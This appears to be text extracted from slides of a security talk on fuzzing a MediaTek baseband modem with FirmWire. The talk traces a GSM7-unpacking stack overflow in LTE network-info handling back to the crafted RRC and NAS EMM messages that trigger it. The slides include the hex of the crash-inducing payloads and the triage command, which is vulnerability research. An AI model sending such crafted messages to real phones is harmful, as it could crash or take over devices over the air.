
Demo

This slide contains a video




What can we do with that?
Fuzzing!

Fuzzing Coverage



Fuzzing Coverage



What else can we do with that?
Crash Analysis!

Payload

FirmWire specific
(channel)



RRC PDU

4a08	01f1	3a3a	e53a	9cbb	bb0e	3a18	4079	5c1b
7c42	fae4	4a28	0641	c0dd	c53a	3a4a	201e	391e
d0d0	d0d0	f0bb	d0e4	4a08	01f1	3a3a	3a3a	2a3a
3a48	c702	a13b	e260	ff03	c78f	0280	4900	

Crash Analysis

```
root@f48fdcb6b55e:/firmwire/# ./firmwire.py --restore-snapshot fuzznew --mtk-loader-nv_data vendor_s2dwa2/mnt
--recover-dump cpcrash_MDLog1_2023_0720_162429.bin_unmuxz --recover-ranges 2024-11-11T0310-EVAL-212-mem_acce
ss.txt --fuzz-triage lte_rrc --fuzz-input crash.bin --gsmtap 100.113.254.2 CP_A415FXXS2DWA2_CP23542630_CL240
84238_QB61065699_REV00_user_low_ship_MULTI_CERT.tar.md5
```

This slide contains a video

No.	Time	Source	Destination	Protocol	Length	In

Crash Analysis

```
root@f48fdcb6b55e:/firmwire/# ./firmwire.py --restore-snapshot fuzznew --mtk-loader-nv_data vendor_s2dwa2/mnt
--recover-dump cpcrash_MDLog1_2023_0720_162429.bin_unmuxz --recover-ranges 2024-11-11T0310-EVAL-212-mem_acce
ss.txt --fuzz-triage lte_rrc --fuzz-input crash.bin --gsmtap 100.113.254.2 CP_A415FXXS2DWA2_CP23542630_CL240
84238_QB61065699_REV00_user_low_ship_MULTI_CERT.tar.md5
```

This slide contains a video

No.	Time	Source	Destination	Protocol	Length	In

Crash Analysis

```

#deb00000
#er-dump
#fuzz-t
#106569

```

This slide contains a video

No.	Time	Source	Destination	Protocol	Length	In
-----	------	--------	-------------	----------	--------	----

Crash Analysis

RA: 0x0 -> 0x00000000

Return Address is 0x0?

Crash Analysis

```
PC: 0x90a2b3a8 (l4c_nw_info_domain) | RA: 0x90a2b3a9 (l4c_nw_info_domain)
PC: 0x909fa994 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
PC: 0x909fa9b4 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
Exception no: 20
RA: 0x0 -> 0x00000000
```

Return Address is 0x0?

Crash Analysis

```
PC: 0x90a2b3a8 (l4c_nw_info_domain) | RA: 0x90a2b3a9 (l4c_nw_info_domain)
PC: 0x909fa994 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
PC: 0x909fa9b4 (l4crac_nw_info_ind_hdlr) | RA: 0x909fa995 (l4crac_nw_info_ind_hdlr)
Exception no: 20
RA: 0x0 -> 0x00000000
```

Return Address is 0x0?

Prior to crash:

1. Restore ra from stack
2. Set pc to ra




909fa9b4	40 f0 7d 64	restore	0x268,ra,s0-s1			160	return;
909fa9b8	a0 e8	jrc	ra			161	}

Potential out of bounds write on the stack

Earlier in that function...

260 byte
output buffer




```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



Earlier in that function...

260 byte
output buffer



```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



7 bit:

10000011 00001010 00011100 01001000 10110001 10100011 11001000

A

B

C

D

E

F

G

H

Earlier in that function...

260 byte
output buffer



```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



7 bit:

10000011 00001010 00011100 01001000 10110001 10100011 11001000

A

B

C

D

E

F

G

H

8 bit:

01000001 01000010 01000011 01000100 01000101 01000110 01000111 01001000 00000000




1 additional byte
per 8 characters

End of string

Earlier in that function...

260 byte
output buffer




```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



Earlier in that function...

260 byte
output buffer




```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



Stack:



Earlier in that function...

260 byte
output buffer



```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer



Stack:



$(254 * 8/7) + 1 = 292$ bytes

Earlier in that function...

260 byte
output buffer



```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer




Stack:



Verifying our assumption

260 byte
output buffer



```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer

↓

255 byte
input buffer

[illegible]

Verifying our assumption

260 byte
output buffer

```
char[260] mystery_out;  
char length = length_in - 1;  
if (length == 0xff) {  
    length = 0xfe;  
}  
if (something == 0) {  
    csmss_gsm7_unpack(&mystery_out, &mystery_in, length);  
}
```

255 byte
input buffer

↓

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4C_ACTIVE_RAT - Trace Id: 205521332]
```

```
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
```

mystery_in contents:

2b836f885f5c89


`csmss_gsm7_unpack(64a24978, 64915b90, fe)` ← Requires 292 bytes in `mystery_out`

mystery_in contents:

[illegible][illegible][illegible]


Where is this in the input?

```
[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:      ????
```



RRC PDU

08 01f1 3a3a e53a 9cbb bb0e 3a18 4079 5c1b
7c42 fae4 4a28 0641 c0dd c53a 3a4a 201e 391e
d0d0 d0d0 f0bb d0e4 4a08 01f1 3a3a 3a3a 2a3a
3a48 c702 a13b e260 ff03 c78f 0280 4900




Where is this in the input?

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[0.04634][L4] 0x90287b89 Active RAT: 4 [INFO_L4]
csmss_gsm7_unpack(64a24878, 64915a8f, 7)
mystery_in contents:
2b836f885f5c89
csmss_gsm7_unpack(64a24978, 64915b90, fe)
mystery_in contents:      ????
```

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM EVTCTRL] getSys
[EMM] 0x902877c5 [EMM COMMON] EMM mai
[EMM] 0x902877c5 [EMM USIMSRV] get PS
[EMM] 0x902877c5 [EMM COMMON] UE mode
[EVAL] 0x90287b89 supported capabilit
[EVAL] 0x913ad42f Msg_send: 02D4 -> 0
[L4] 0x902877c5 [RAC] msg_id = dfe, 1
[L4] 0x90287b89 [RAC] RAC info before
[L4] 0x902877c5 [RAC] RAC info before
```

RRC PDU

08 01f1 3a3a e53a 9cbb bb0e 3a18 4079 5c1b
7c42 fae4 4a28 0641 c0dd c53a 3a4a 201e 391e
d0d0 d0d0 f0bb d0e4 4a08 01f1 3a3a 3a3a 2a3a
3a48 c702 a13b e260 ff03 c78f 0280 4900



Where is this in the input?

[illegible]

```
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
[EMM] 0x902877c5 [EMM RATCHG] Nas Con
[EMM] 0x902877c5 [EMM PLMNSEL] getCel
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[L4] 0x902877c5 [RAC] RAC info before
```

NAS EMM PDU

2747	5ca7	5397	7761	c743	080f	2b83	6f88	5f5c
8945	00c8	381b	b8a7	4749	4403	c723	da1a	1a1a
1e17	7a1c	8941	003e	2747	4747	4547	4749	18e0
5427	7c4c	1fe0	78f1					

EMM PDU

